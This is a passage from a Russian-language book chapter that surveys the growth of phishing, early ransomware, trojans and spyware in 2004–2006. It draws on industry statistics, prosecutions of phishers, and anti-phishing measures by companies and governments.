«Мы были свидетелями самого настоящего взрывного роста и эволюции фишинга во второй половине 2004 года, и теперь способы, которыми преступники привлекают внимание людей, существенно изменились»; «как и в случае иных угроз, частью проблема связана с характерной тенденцией: мошенничество распространяется быстрее, чем знания о нем у простых пользователей и меры противодействия ему», – в унисон заявляли технический директор компании Websense Марк Марто и эксперты Silicon.com. И как в воду смотрели…

Пользователям Интернет уже в мае 2005 года был преподнесён ещё один «подарок», способный достаточно больно ударить по их карманам, – хакеры стали шифровать файлы на чужих компьютерах, а затем запрашивать за них выкуп. Следовательно, помимо ставших уже привычными шпионских и «троянских» программ, компьютерных вирусов, а также спама и фишинга, отныне многим придётся столкнуться с этим новым видом сетевого мошенничества, впервые зафиксированным в г. Сан-Диего (США). Эксперты уже успели окрестить этот вид электронного мошенничества «выкуп-программой». Само по себе мошенничество больше похоже на банальное вымогательство. Разница в том, что преступники в своей деятельности используют не кастет, а исключительно современные компьютерные технологии. Как рассказали журналистам специалисты по информационной безопасности одной из расположенных в г. Сан-Диего фирм-разработчиков программного обеспечения, которые как раз и выявили новый вид электронного мошенничества, схема преступления вроде бы проста. Хакер взламывает за-

щиту компьютерной системы, проникает в неё и устанавливает пароли на все важные для пользователя файлы. Через некоторое время жертва получает от мошенников электронное сообщение с требованием заплатить определённую сумму денег (в первом отмеченном случае она составила 200 долларов) за ключ к важному файлу. Подобное требование выдвигается за предоставление ключа к следующему файлу и т. д. «Это всё равно, что к вам в дом пробрались бы посторонние, сменили на сейфовом замке комбинацию, а потом попросили бы денег за его открытие», – прокомментировал ситуацию руководитель службы безопасности корпорации Symantec Оливер Френдрикс.

Но продолжим. После изучения программного обеспечения, использовавшегося при атаке, программист корпорации Lurhq Джо Стюарт сумел открыть зашифрованные файлы, и поэтому платить вымогателям не пришлось. Однако, по словам г-на Стюарта, в ближайшем будущем стоит ожидать более изощрённых атак. Ведь не секрет, что со временем схемы мошенничества в Интернет становятся всё более эффективными, поскольку те же хакеры учатся на своих ошибках и стараются не допускать их впредь. Несмотря на удачный взлом зашифрованных файлов, г-н Стюарт считает поимку мошенников с поличным (то есть задержание при получении выкупа) пока единственным реальным способом борьбы с подобным видом сетевой преступности. Представитель компании Symantec по поводу появления нового вида электронного мошенничества как-то не слишком весело пошутил: «Скоро, вероятно, придётся платить за уголовную “крышу”, которая обеспечит сохранность файлов». «Компьютерная среда стала очень агрессивной, а нападающие стали крайне неразборчивыми», – отметил даже знаменитый Кевин Митник, получивший свой последний срок в виде пяти лет тюремного заключения за совершение взломов корпоративных компьютерных систем, и которому есть с чем сравнивать. В итоге многие ведущие западные компании-производители антивирусных программ уже летом 2005 года вплотную занялись корректировкой своих планов в целях создания программного обеспечения против нового вида мошенничества в Интернет.

Действительно, в настоящее время компьютерная среда стала опасна как никогда. Ведь для того чтобы подвергнуть свою компьютерную систему угрозе атаки хакеров или воздействия компьютерных вирусов, достаточно подключить его к Интернет и оставить без присмотра на несколько минут. Причём в подавляющем числе случаев речь идёт об автоматизированном вторжении – злоумышленник в нём непосредственного участия не принимает, оставаясь «в тени». По данным IDC, около 70% компьютеров по всему миру заражены шпионскими программами[65], которые, как мы уже упоминали ранее, всячески способствуют развитию фишинга. Компьютерные системы обычно инфицируются для достижения двух основных целей: хищение информации личного характера и отслеживание персональной активности в Интернет. В результате анализа особенностей компьютерной преступности в 2004 году российские аналитики сделали вывод о том, что использование «уязвимостей» в операционной системе для того, чтобы обосноваться в корпоративной сети стало обыденным явлением. Причём, если некоторые вирусы, «рождённые» в 2004–2006 годах, используют системные «уязвимости» как единственный метод атаки, то другие современные им вредоносные программы успешно совмещают использование «уязвимостей» в операционных системах с другими методами инфицирования для обеспечения максимального распространения и выполнения некоторых иных сопряжённых функций. Кроме того, аналитики отмечали не только быстрое развитие вредоносного программного обеспечения и методов его разработки, но и заметно увеличившееся число вредоносных программ, которые представляют собой «связку», содержащую несколько различных вариантов вредоносного программного кода. Всё больше и больше таких связок содержат в себе «троянскую» программу того или иного вида, но, поскольку в эти программы обычно не встроена функция размножения и заражения других компьютеров, они часто воспринимаются как угроза менее опасная, чем компьютерные вирусы или

[65] К этой категории программного обеспечения специалисты относят также и так называемое «adware» – рассылка незапрашиваемых рекламных материалов.

«черви». И напрасно, ведь эффект от присутствия «троянской» программы в компьютерной системе может быть очень опасен и непредсказуем по своим последствиям. Кстати, здесь лежит и одна из причин очевидной в последние годы тенденции – всё большего распространения фишинга, использования вредоносного программного обеспечения в корыстных целях и увеличивающееся присутствие организованных международных криминальных группировок. Широкое применение «троянских» программ для кражи персональной информации, организации DDoS-атак или распространения нежелательных писем (спама) только усугубило и без того непростую проблему компьютерной преступности. Например, компьютерный аналитик-вирусолог Дэвид Эмм утверждает: «Очевидно, что компьютерный андеграунд сейчас окончательно осознал серьёзный потенциал заработка в Сети с помощью собственных вредоносных творений. К этой области действий относится использование “зомби-машин” и распродажа “зомби-сетей” на аукционах для спамеров. Или, к примеру, вымогательство, когда такая же сеть зомби-машин используется для показательных DDoS-атак на Web-сайт жертвы (злоумышленники предлагают компании заплатить, в противном случае угрожают, что Web-сайт полностью перестанет работать, когда начнётся полноценная атака). В дополнение к этому, существует также проблема воровства логинов и паролей пользователей с целью доступа к их электронным счетам или получения иной конфиденциальной информации с их компьютеров. Сюда же следует отнести и фишинг».

В марте 2005 года корпорация Symantec выпустила седьмое издание отчёта об опасностях, связанных с работой в Интернет (Internet Security Threat Report). Этот полугодовой отчёт был посвящён анализу и комментированию атак, ведущихся из Интернет, уязвимых мест компьютерных систем, вредоносных программ и других угроз безопасности за период с 1 июля по 31 декабря 2004 года. В данном документе зафиксировано, что на протяжении трёх последних отчётных периодов увеличивалась потенциальная опасность раскрытия конфиденциальной информации. Из программ, наиболее часто до-

ставлявшихся в компанию Symantec с 1 июля по 31 декабря 2004 года, к категории «вредоносных» можно отнести 54%. В первом полугодии 2004 года таких образцов было 44%, во второй половине 2003 года – 36%. Специалисты Symantec подчёркивали, что рост опасности утечки конфиденциальной информации связан с широким распространением «троянских» программ: с 1 июля по 31 декабря 2004 года они составляли 33% в списке 50 наиболее опасных угроз. Как и предсказывалось в предыдущем томе отчёта, увеличилось число атак, связанных с финансовым мошенничеством, в частности фишингом. К концу декабря 2004 года фильтры Symantec Brightmail AntiSpam для защиты от финансового мошенничества еженедельно блокировали в среднем 33 млн. попыток фишинга – в 3,7 раза больше, чем в июле того же года. Специалисты Symantec отметили также 77% рост непременного спутника фишинг-атак – спама – в тех компаниях, где были установлены соответствующие системы мониторинга. В начале отчётного периода объём спама составлял в среднем 800 млн. сообщений в неделю, к концу 2004 года этот показатель вырос до 1,2 млрд. Более того, по данным Symantec во второй половине 2004 года спам составлял уже 60% от всего почтового трафика. На основании анализа полученных данных эксперты Symantec прогнозировали, что «в ближайшие годы угроза фишинг-атак будет по-прежнему чрезвычайно высока».

В целом компьютерное сообщество в 2004 году стало свидетелем рекордного количества фишинг-атак, наряду со значительным увеличением атак со стороны компьютерных вирусов. Количество фишинг-атак в апреле 2004 года увеличилось всего лишь за месяц, по сравнению с мартом 2004 года, почти втрое[66]! Об этом говорилось в отчёте, обнародованном Anti-Phishing Working Group[67], в котором были использованы данные анализа Tumbleweed Communications Corp. Кроме того, представители APWG под-

[66] В марте количество фишинг-атак на различные финансовые организации превысило 400 прецедентов.

[67] Anti-Phishing Working Group (APWG) – Рабочая группа по борьбе с фишингом. Членами группы являются Интернет-провайдеры, банки и онлайновые продавцы.

считали, что по сравнению с ноябрём 2003 года сообщений о фишинг-атаках стало больше в 40 раз. Согласно данным того же отчёта, наиболее часто атакуемые банки только в апреле 2004 года подвергались сотням атак, характер которых, плюс ко всему прочему, свидетельствовал о том, что электронные мошенники и, в частности, фишеры, стали гораздо более организованны, агрессивны и технически «продвинуты». Среднее число фишинг-атак за день увеличилось с 13 в марте до 37,5 в апреле, говорилось в отчёте APWG.

В свою очередь дополняя картину, информационное агентство Reuters в феврале 2005 года сообщало, что специалисты из компании MessageLabs, занимающейся фильтрацией электронной почты, перехватили только в ноябре 2004 года более 4,5 млн. фишинговых писем, что примерно в 13,5 раз превышает показатель в 337 тысяч, отмеченный в январе 2005 года. По заявлению APWG, 95% фишинг-атак в мае 2004 года произошло благодаря подделке адресов электронной почты, а общий рост их количества составил 6% (1197 инцидентов). В 848 случаях фишинг-атаки были направлены против сектора финансовых услуг.

Неудержимый рост числа сетевых преступлений с использованием технологии фишинга, получившей чрезвычайно широкое распространение в 2004 году, продолжался. В соответствии с данными APWG, число атак в 2005 году росло от месяца к месяцу. Так, в феврале 2005 года было зарегистрировано 13141 уникальное «фишинговое» письмо, при этом рост составил 2% по сравнению с январем. Несмотря на то что темпы распространения фишинга были уже не такими высокими, какие наблюдались в разгар фишинговой эпидемии в середине в 2004 года, продолжающийся рост преступлений этого рода наводил на безрадостные размышления. Группа APWG сообщала, что в феврале в Интернет действовало 2625 фишинговых Web-сайтов и с июля 2004 года число их росло со средней скоростью 28% в месяц[68]. В феврале

[68] Хостинг большинства фишинговых Web-сайтов осуществляется в США. Среднее время существования такого Web-сайта 5–7 суток, однако «рекордсмен» среди них продолжал «обслуживать клиентов» на протяжении 30 дней.

преступники сымитировали в общей сложности 64 распространённых бренда – в основном, компаний, осуществляющих массовые финансовые операции в Глобальной сети, например eBay, PayPal, а также банков. На долю шести брендов пришлось 80% всего объёма фишинга.

«Несмотря на то, что на долю крупнейших брендов приходится 80% фишинговых атак, наиболее интересны как раз оставшиеся 20%, – считает г-н Марто. – Наблюдается смещение акцентов в направлении менее крупных компаний, занимающихся электронной торговлей, а также региональных банков. При этом всё большее распространение получает скрытое инфицирование машин жертв, приходящее на смену простому побуждению их к совершению определённых действий. Особенно беспокоит “DNS-отравление” инфицированных компьютеров, позволяющее преступникам заниматься так называемым “фармингом” – при попытке пользователя зайти на реальный Web-сайт с инфицированного компьютера он “перехватывается” злоумышленниками. Ничего не подозревающая жертва может ввести адрес www.ebay.com и попасть при этом на Web-сайт, который выглядит и работает точно так же, как и настоящий eBay, и даже подчёркивает, что он и есть настоящий eBay. Однако это будет совсем не eBay». Председатель APWG и главный вице-президент исследовательской компании Tumbleweed Communications Corp. Дейв Дживанс высказал следующую мысль: «По мере того, как хакеры, похитители “чувствительной” личной информации – фишеры и вирусописатели - продолжают объединять свои усилия, количество этих атак увеличивается, и они становятся всё более изощрёнными, вплоть до полной невидимости в общей массе обыкновенной электронной почты, даже для технически подкованных получателей. Это продолжает представлять серьёзную угрозу финансовым службам и сектору электронной коммерции». Далее он отметил, что технология аутентификации при передаче электронной почты в случае её широкого внедрения могла бы помочь остановить фишинг-атаки. Эта идея была поддержана Microsoft, и Билл Гейтс сообщил о новых планах своей компании в этой области: «Microsoft будет пытаться распро-

странить новые технические стандарты аутентификации сообщений электронной почты. Компания собирается ближе сотрудничать с провайдерами услуг и службами охраны правопорядка с целью положить конец распространению спама, который хоть и раздражает, однако не является столь опасным, как рассылка “фишинговых” писем». Кроме того, Гейтс подчеркнул, что Microsoft разрабатываются специальные технологии, включающие стандарт Microsoft Sender ID, проверяющий IP-адрес отправителя, который гораздо сложнее подделать.

В конце мая 2005 года первый из 125 исков Microsoft против фишеров закончился победой закона. 23-летний Джейсон Харрис из Дэвенпорта, штат Айова, был приговорён к 21 месяцу тюремного заключения и возмещению ущерба за выманивание реквизитов у пользователей MSN. В декабре Харрис был признан виновным в мошенничестве и мошенничестве с денежными переводами по отношению к клиентам MSN. По этим двум обвинениям ему грозило до 10 и до 20 лет тюрьмы соответственно, но срок в итоге оказался намного меньше, благодаря его сотрудничеству со следствием. Как установил суд, фишер обманул от 50 до 250 человек, которым должен выплатить 57000 долларов. По соглашению с судом он признался в рассылке электронных сообщений со ссылкой на Web-сайт, похожий на MSN.com, для кражи данных о кредитных картах и другой частной информации. Обнаружить фишера удалось команде Интернет-безопасности – Microsoft Internet Safety Enforcement Team. Они выяснили его домашний адрес и передали в ФБР США. В ходе обыска были изъяты компьютеры с доказательствами незаконной деятельности Харриса. «Это новое достижение Microsoft во всемирной инициативе по борьбе с фишингом», – сказал юрист Microsoft Internet Safety Enforcement. С января 2004 года Microsoft подала 125 исков против фишеров и закрыла более 2000 подставных Web-сайтов, направленных против пользователей Microsoft, MSN и Hotmail.

В декабре 2005 года британский суд строго покарал похитителей паролей и банковских реквизитов клиентов Интернет-аукциона eBay. «Все участ-

ники преступной группировки получили тюремные сроки. Тем самым осуждены члены преступной группы, которая занималась похищением паролей и банковских реквизитов клиентов Интернет-аукциона eBay», – сообщало Associated Press. По словам обвинителей, 29-летний Дэвид Леви из Литхема (Англия) являлся руководителем группы хакеров, которые сняли около 200 000 фунтов стерлингов (360 000 долларов) со счетов 160 клиентов eBay. Организатор был приговорён к четырём годам лишения свободы, остальные шесть участников получили от полугода до двух лет тюрьмы. Хакеры использовали популярные сейчас фишинговые схемы кражи секретных данных. Леви и его сообщники посылали клиентам eBay письма по электронной почте, которые якобы были отправлены самой компанией. Злоумышленники предлагали подтвердить ранее предоставленные банковские реквизиты и номера кредитных карт. «Это было хорошо продуманное мошенничество, которое требовало от организаторов точности и тщательного планирования, – заявил судья Филлип Сикамор, вынесший приговор. – Мошенникам удалось обмануть множество людей».

А вот национальное полицейское управление Японии приняло целую «Программу информационной безопасности на 2005 год» для борьбы с преступлениями в Интернет. Программа была принята в ответ на рост числа таких «киберпреступлений», как мошенничества на Интернет-аукционах, выставление через Интернет счетов за несуществующие услуги и, конечно же, фишинг. Программа предусматривала меры по усилению координации между полицейскими подразделениями по всей стране, отслеживающими появление в Интернет незаконной информации, такой, как детская порнография и призывы к коллективным самоубийствам. Особое внимание в программе уделено борьбе с атаками на правительственные Web-сайты – полиции вменялось в обязанность тщательное отслеживание состояния таких Web-сайтов и, в случае обнаружения признаков атаки, немедленное информирование их владельцев. Программой предусматривалось направление полицейских в университетские команды, занимающиеся борьбой с компьютерными пре-

ступлениями, а также поощрялся обмен опытом и информацией с соответствующими службами в правоохранительных органах США и ЕС. Подобная программа была принята и на 2006 год.

В результате планомерных действий по борьбе с фишингом в июне 2006 года в Японии была арестована шайка электронных мошенников. Властям удалось арестовать восемь человек, подозреваемых в соучастии в фишинге. Группа, действовавшая в Токио, подозревалась в мошенничестве в отношении 700 человек и незаконном присвоении 100 миллионов йен (около 900 000 долларов) с помощью фальшивого электронного аукциона на японском ресурсе Yahoo. Как сообщали представители полиции, шайка фишеров с помощью украденных регистрационных данных пользователей Интернет создала фальшивый аукцион по продаже часов, дорогих сумок и MP3-плееров на реальном Web-сайте Yahoo, одном из самых крупных ресурсов в Японии, предлагающем услуги электронного аукциона. Однако мошенники даже и не думали доставлять «проданные» вещи покупателям после того, как последние, не ожидая подвоха, переводили деньги на счёт жуликов. В Токио были задержаны 34-летний Такаюки Мацуока и 38-летний Акио Усами, которые, по словам полиции, являлись лидерами преступной группы. Также был арестован и 20-летний Наоя Такахаши, который, как предполагается, создал фальшивый Web-сайт, с помощью которого похищались личные данные ничего не подозревающих пользователей. Также по делу были арестованы ещё четверо мужчин и одна женщина. Полиция сообщила, что преступной группе, действовавшей с июня 2005 года, предъявлены обвинения в мошенничестве и незаконном доступе к компьютерной информации.

Свою лепту в борьбу с фишингом постаралась внести и известная компания VeriSign, представившая новые почтовые и антифишинговые услуги, которые должны помочь противодействию почтовому спаму, компьютерным вирусам и такому виду электронного мошенничеств, как фишинг. Её продукт – VeriSign Email Security Service – представляет собой управляемую почтовую систему, которая перехватывает, сканирует и фильтрует трафик сообще-

ний электронной почты перед тем, как переслать его на почтовые серверы клиентов. Причём отдельная программа, получившая название Anti-Phishing Solution, входящая в состав почтовой системы, предназначена специально для того, чтобы помочь компаниям обнаруживать факты и бороться с электронным мошенничеством, направленным против их клиентов. По словам вице-президента VeriSign Чеда Кинзелберга, новая услуга в состоянии помочь организациям в борьбе с такими напастями современности, как фишинг-атаки и почтовый спам, приносящими ущерб и снижающими производительность труда. Для того чтобы воспользоваться услугой, клиенты VeriSign должны изменить адреса их почтового сервера (MX) на адреса серверов VeriSign Email Security Service. С помощью MX-записей другие серверы, использующие протокол SMTP, получают информацию о том, куда направлять электронную почту для данного домена. Здесь VeriSign использует технологию управления и защиты почты от компании FrontBridge Technologies. Продукты FrontBridge предоставляют пользователю базовые функции очистки от спама, а также антивирус и возможности аварийного восстановления службы VeriSign. Несколько антивирусных движков, предоставленных компаниями Sophos, Symantec и Trend Micro, сканируют всю почту клиентов, приходящую в центр данных VeriSign, а эвристические фильтры, встроенные в систему от FrontBridge, способны отобрать, удалить или поместить в карантин все похожие на спам электронные письма. По словам Кинзелберга, «клиенты смогут сами создавать политики для блокирования сообщений, имеющих нежелательное содержание».

В 2006 году электронные письма по-прежнему широко и эффективно использовались для заманивания пользователей на специально созданные мошенниками Web-сайты, с помощью которых обманным путём производилось изъятие конфиденциальных данных о паролях и кодах доступа к системам финансовых транзакций. В числе целей мошенников были не только крупнейшие банки, включая Citibank, NatWest, HSBC, но и другие финансовые и торговые организации, которые работали со счетами в режиме реаль-

ного времени. В этих условиях, говоря о компьютерной преступности и её неотъемлемой составляющей – фишинге, эксперты по компьютерной безопасности и, в частности специалист MessageLabs Наташа Стейли, подчёркивали, что «…компьютерная преступность в сфере высоких технологий всё больше кооперируется. Преступные группировки в Восточной Европе и на Дальнем Востоке нанимают профессиональных программистов. <…> Целью электронных мошенников становятся вполне определённые компании и их группы, и если в прошлом это были случайные нападения, то сейчас они становятся всё более коммерциализированными и целенаправленными». Сетевые мошенники всё больше внимания уделяют корпоративным сетям. Организованные преступные группировки планируют проведение массированных атак на сети компаний с использованием технологии фишинга. Цель мошенников, как всегда, получение паролей и иной ценной информации закрытого характера. По мнению исполнительного директора обеспечивающей защиту электронной переписки компании MailFrontier Энн Бонапарте, сейчас компьютерные мошенники для поиска и идентификации сотрудников корпораций используют изощрённые технологии проникновения в компьютерные системы, а затем, представляясь расчётчиками заработной платы (payroll providers), пытаются «выудить» более детальную информацию в отделе кадров корпорации. Как сообщал Silicon.com, перенос организованной преступностью акцента с обычных пользователей на бизнес имеет свой резон – улов в случае удачи значительно весомее. «Это весьма изощрённая тактика корпоративного фишинга, – заявила г-жа Бонапарте. – У нас уже начали появляться очень серьёзные примеры её использования. Речь идет о весьма значительных суммах. В “плохих парнях”, стремящихся попытать счастья на этом поприще, недостатка не ощущается. Они хватаются за любую возможность, поскольку основной мотив – деньги». По её словам, пользователям всё труднее отделять подлинные письма от «подложных». Из 25000 британцев, прошедших тест компании MailFrontier на определение фишинга, 18% ошибочно идентифицировали фишинговое письмо как подлинное, а 46%, наоборот,

приняли за обман настоящую деловую корреспонденцию. «Существует опасность того, что пользователи перестанут доверять электронной почте, – предупреждает г-жа Бонапарте. – Они сбиты с толку, и необходимо дополнительное обучение персонала». Адвокат юридической компании Jones Day Элизабет Робертсон пояснила, что, по сути своей, фишинг является новой разновидностью давно известного типа преступлений – мошенничества. Как известно, обвинение в мошенничестве чрезвычайно трудно довести до суда, поэтому одним из способов борьбы с фишерами могло бы стать использование положений закона о защите данных (Data Protection Act), поскольку преступники злоупотребляют информацией частного характера. Аналогичный прецедент уже есть – известного гангстера Аль-Капоне удалось упрятать за решётку только за неуплату налогов. Джереми Бил, глава группы CBI, специализирующейся в области электронного предпринимательства, также считает фишинг серьёзным вызовом бизнесу. «Спам был лишь головной болью, но сам по себе таких реальных убытков не приносил, – поясняет он. – Фишинг же приносит вполне конкретные убытки. Компании зависят от Интернет, так что просто выдернуть провод – это не решение проблемы».

Однако опрос среди руководителей нескольких сот крупных компаний, проведённый австралийским Бюро по борьбе с преступлениями в сфере высоких технологий (NHTCU), выявил, что на тот момент только в 30% австралийских компаний были введены правила шифрования информации для защиты от электронных мошенников и компьютерных вирусов. Около четверти компаний не проводило анализа деятельности и расходов на компьютерную безопасность, и у половины отсутствовали регламенты действий при обнаружении компьютерных преступлений. Именно такое состояние дел привело к тому, что правительство Австралии создало специальную группу по борьбе с фишингом. Это решение было мотивировано также резким всплеском фишинга и разъяснялось следующим образом: «Сравнительно новый вид электронного мошенничества, похищение конфиденциальных данных от имени администраций платёжных систем или банков (фишинг), стал серьёз-

ной проблемой для австралийской экономики. Банкиры и полиция решили уделить борьбе с этими мошенниками больше внимания и сил. Поэтому была создана специальная рабочая группа при Австралийском центре высокотехнологичных преступлений (АНТСС), в которую вошли крупные банки, компании, занимающиеся электронными транзакциями и собственно Федеральная полиция Австралии. Последняя будет координировать новую структуру». Некоторое время спустя сенатор Эллисон, один из инициаторов кампании по борьбе с «электронными рыбаками» и создания специальной группы, отметил: «Работа группы уже начала давать первые резуьтаты. Мы уже имеем несколько уголовных дел, ведётся несколько расследований, и, конечно же, пользователей онлайновых банковских систем предупреждают об опасности пересылки по почте паролей и реквизитов».

Как мы уже упоминали выше, множество современных вредоносных компьютерных программ представляет собой «связку», содержащую несколько различных вариантов вредоносного кода, а создание «под заказ» компьютерных вирусов и «троянских» программ уже в 2004 году окончательно стало коммерческим предприятием[69]. В целом, по мнению экспертов, новое поколение коммерчески заинтересованных вирусописателей стало значимым явлением всего компьютерного андеграунда: создание вирусов вышло из разряда юношеских забав и стало занятием бизнесменов. В связи с этим Грэм Клули отметил: «Целью создателей вирусов всё чаще становится возможность делать деньги, а не массовая рассылка почтовых червей. Они хвастаются своими подвигами, но у полиции есть возможность отследить движение денег к кибермошенникам». Возросшее распространение «троянских» программ, которые меняют сетевые настройки инфицированной компьютерной системы для подключения её к определённому поставщику телекоммуникационных услуг (злоумышленники получают премиальные за «привле-

[69] Например, большинство из 10724 вирусов, «день рождения» которых приходится на 2004 год (в 2003 году таких вирусов было 7064), способны передавать управление инфицированным компьютером своим создателям для распространения спама, фишинга или запуска DDoS атаки.

чённых» клиентов), а также использование этих программ с целью регистрации при осуществлении фишинговых афер представляют собой наиболее распространённые примеры того, как в настоящее время вирусописатели и их заказчики зарабатывают немалые деньги.

В итоге, согласно исследованию консалтинговой компании Deloitte & Touche, в 2005 году и первом полугодии 2006 года количество попыток электронного взлома компьютерных сетей ведущих мировых финансовых структур, фишинг-атак компьютерных систем крупнейших банков, брокерских и страховых компаний продолжало расти. По экспертным оценкам аналитиков этой компании, за 2005 год, например, внешним атакам подверглись 83% компаний из сектора финансовых услуг, в то время как ещё два года тому назад о существовании данной проблемы заявили лишь 39% из числа опрошенных ими организаций. В их число вошли 25 крупнейших мировых банков, около 30 ведущих компаний из сектора финансовых услуг и 10 самых крупных страховых компаний мира. 40% опрошенных признали, что понесли убытки в результате атак различных электронных мошенников, в том числе и фишеров. По словам представителей Deloitte & Touche, вирусы, «черви», «троянские» программы, проникновение в корпоративные сети под чужими паролями, кража конфиденциальной информации и срыв работы финансовых структур уже обошлись респондентам этой компании в миллиарды долларов по всему миру. Как отмечают в Deloitte & Touche, то, что за год проблемы с информационной безопасностью возникли у такого количества крупных финансовых организаций, объясняется целым рядом факторов. Например, это заметная активизация фишеров и вирусописателей. Кроме того, изменилась ситуация с информационной безопасностью внутри самих компаний – даже в 2003 году и первой половине 2004 года информацию о взломах и атаках далеко не всегда считали необходимым доводить до сведения руководства и ещё меньше были склонны рассказывать кому бы то ни было о понесённых организацией убытках. Теперь же, по всей вероятности в связи с огромными потерями, финансовые организации стали уделять большее внимание защите

своих компьютерных систем и открыто говорят об этой проблеме, чтобы продемонстрировать серьёзность ситуации.

Но это в большой степени слова и «заявления о намерениях», что же касается реальных расходов на повышение информационной безопасности – значительная часть компаний не слишком-то торопится существенно увеличивать ассигнования из своих бюджетов на эту статью. Как показали результаты проведённого опроса, более 25% всех финансовых структур планируют потратить на защиту своих систем столько же, сколько и год-два тому назад, а 10% даже сократили объём своих расходов. Исследование Deloitte & Touche показало также, что на информационную безопасность больше своих коллег во всём мире в целом тратят финансовые структуры США, которые более ответственно подходят к проблеме пресечения проявлений фишинга и других видов электронного мошенничества. В результате они несут меньший удельный урон от атак хакеров и фишинг-атак. Это можно объяснить и достаточно жёсткими требованиям законодательства США, в частности, закона о борьбе с корпоративным и бухгалтерским мошенничеством (Sarbanes-Oxley Act). Так, например, шесть из каждых десяти от общего числа опрошенных в ходе исследования финансовых компаний США увеличили собственные затраты на безопасность, что является самым высоким показателем среди пяти обследованных регионов мира, а успешные электронные взломы своих компьютерных систем отметила лишь каждая четвёртая финансовая компания, что представляет собой самый низкий показатель из всех полученных в ходе проведённого опроса. При этом наиболее быстро и комплексно вопросы информационной безопасности решаются банками, а хуже всех дела обстоят у страховых компаний. К сожалению, выяснилось, что многие финансовые компании в качестве единственного или основного метода повышения безопасности используют так называемые технологии централизованного управления обновлением программного обеспечения (patch management), которые в современных условиях сами по себе не способны надёжно защитить компьютерные системы от фишинг-атак, так как всегда существовал и будет

существовать временной лаг между обнаружением «уязвимости» и появлением соответствующего программного обновления.

Однако обнадёживает тот факт, что уже в конце 2005 – начале 2006 года в США и некоторых странах Западной Европы на второе место по масштабам применения вышли и продолжают позитивное движение – с претензией на первые роли – так называемые технологии управления идентификацией (identity management), которые, по мнению многих ведущих отечественных и зарубежных экспертов, помогут более эффективно бороться с многочисленными проблемами, связанными с обеспечением безопасности компьютерных систем, в том числе и фишинг-атаками. Вместе с тем, эксперты Deloitte & Touche, например, указывают на то обстоятельство, что «и в США финансовые организации должны провести или завершить комплекс первоочередных мероприятий, чтобы модернизировать защиту своих компьютерных систем и сделать её трудно уязвимой для атак фишеров».

Ещё одним хорошим знаком может служить тот факт, что впечатляющий всплеск фишинга в 2004 году обеспокоил крупные государственные и корпоративные финансовые институты и заставил их обратить пристальное внимание на это относительно новое, в каком то смысле обособленное, «рентабельное» и, соответственно, очень опасное «ответвление» в среде компьютерного андеграунда.

Итак, всё течёт, всё изменяется. Примерно до середины 2005 года в подавляющем числе случаев фишеры продолжали действовать довольно-таки прямолинейно, посылая от лица известных банков и компаний миллионы спам писем, например, с банальной темой «необходимо обновление учётной записи», которыми заманивали наиболее наивную часть пользователей на подставные Web-сайты. Затем всё чаще фишинг-атаки стали проводиться по иному сценарию и с использованием новых средств. Уже в начале 2005 года некоторые ведущие зарубежные и отечественные эксперты предупреждали, что характер компьютерных преступлений, связанных с использованием фишинга, изменился: «Электронные мошенники выдумывают новые, всё более

изощрённые способы обмана и повышают уровень подготовки фишинг-атак с целью кражи паролей, номеров кредитных карт и банковских счетов, а также другой конфиденциальной информации». Помните, мы говорили, что в 2004 году специалисты компании Sophos и ряда других компаний столкнулись с первыми случаями применения нового вида фишинга, который в своих целях активно использовал «троянские» программы, а также шпионское программное обеспечение? Так вот, в 2005 году резко возросло количество прецедентов, а в 2006 году уже стало неким «стандартом», что фишеры не фрагментарно, а вполне осознанно и целенаправленно используют компьютерные «троянские» программы, вирусы-черви и шпионские программы для незаметного перенаправления пользователей на фальшивые Web-сайты. «Если раньше фишеры были чем-то вроде уличных воришек в Сети, то теперь они действуют как организованные преступные группировки», – заявлял старший менеджер занимающейся вопросами Интернет-безопасности фирмы SurfControl Парис Трудо.

По словам г-на Трудо, в настоящее время «уже более половины фишинг-атак проводится с использованием шпионских программ или другого вредоносного кода». Так, например, одна из подобных атак, зафиксированная датской консалтинговой фирмой Secunia, вводила пользователя в заблуждение путем модификации файлов операционной системы Windows, после чего, во время набора пользователем адреса Web-сайта браузер жертвы перенаправлялся на подставной сервер. Подобным способом было проведено несколько фишинг-атак, подменявших адреса некоторых южноамериканских банков. Интересно, что более «амбициозным» фишерам прежние «достижения» кажутся скромными, и в качестве своей будущей лакомой цели они рассматривают серверы доменных имён, которые служат виртуальными адресными книгами, сопоставляющими имена Web-сайтов с IP-адресом, имеющимся у каждого устройства, тем или иным способом подключённого к Интернет. Зачем мелочиться, если, в случае успеха, контроль над такими серверами даст возможность перенаправления клиентов любого банка на подстав-

ной Web-сайт с аналогично выполненным дизайном. Вполне очевидно, что задача взлома серверов доменных имен не тривиальна даже для «лучших умов» компьютерного андеграунда, но безбрежные перспективы возможного мошенничества и «слава» в случае успеха могут подтолкнуть какого-нибудь Левшу к нужному решению и, соответственно, получению в своё распоряжение очень эффективного инструмента. Не хотелось бы. Но ведь то, что казалось недосягаемым ещё несколько лет назад, сегодня стало обыденностью. Как отмечают эксперты, даже самые простые виды фишинга постоянно усложняются и совершенствуются. Если до последнего времени электронные мошенники использовали ссылки с адресом, похожим на адрес Web-сайта известной компании, то сейчас ссылки на фальшивые серверы спокойно прячут внутрь программного кода электронного сообщения, показывая пользователю ссылку в виде настоящего адреса.

Итак, до июля 2006 года большинство компьютерных преступников, как правило, пользовались электронной почтой для рассылки компьютерных вирусов, спама, фишинговых сообщений, в которых электронное сообщение или Web-сайт выдавались за письмо и Web-сайт банка или другого учреждения. Но появились и те, кто стал использовать для поиска новых жертв более продвинутые технологии, и, чтобы сделать свои уловки более правдоподобными и убедить людей выдать такую ценную информацию, как номера кредитных карт, реквизиты банковских счетов или персональные данные, некоторые мошенники обратились к системам Интернет-телефонии. В июле 2006 года стали поступать тревожные сообщения о том, что неизвестные электронные мошенники изобрели новый, необычный способ выманивания у пользователей ценных сведений и уже пытались украсть этим способом информацию о счетах у клиентов Калифорнийского банка. Банки США были вынуждены оперативно оповещать своих клиентов о возможных попытках похищения информации новым способом. Инновационный вид мошенниче-

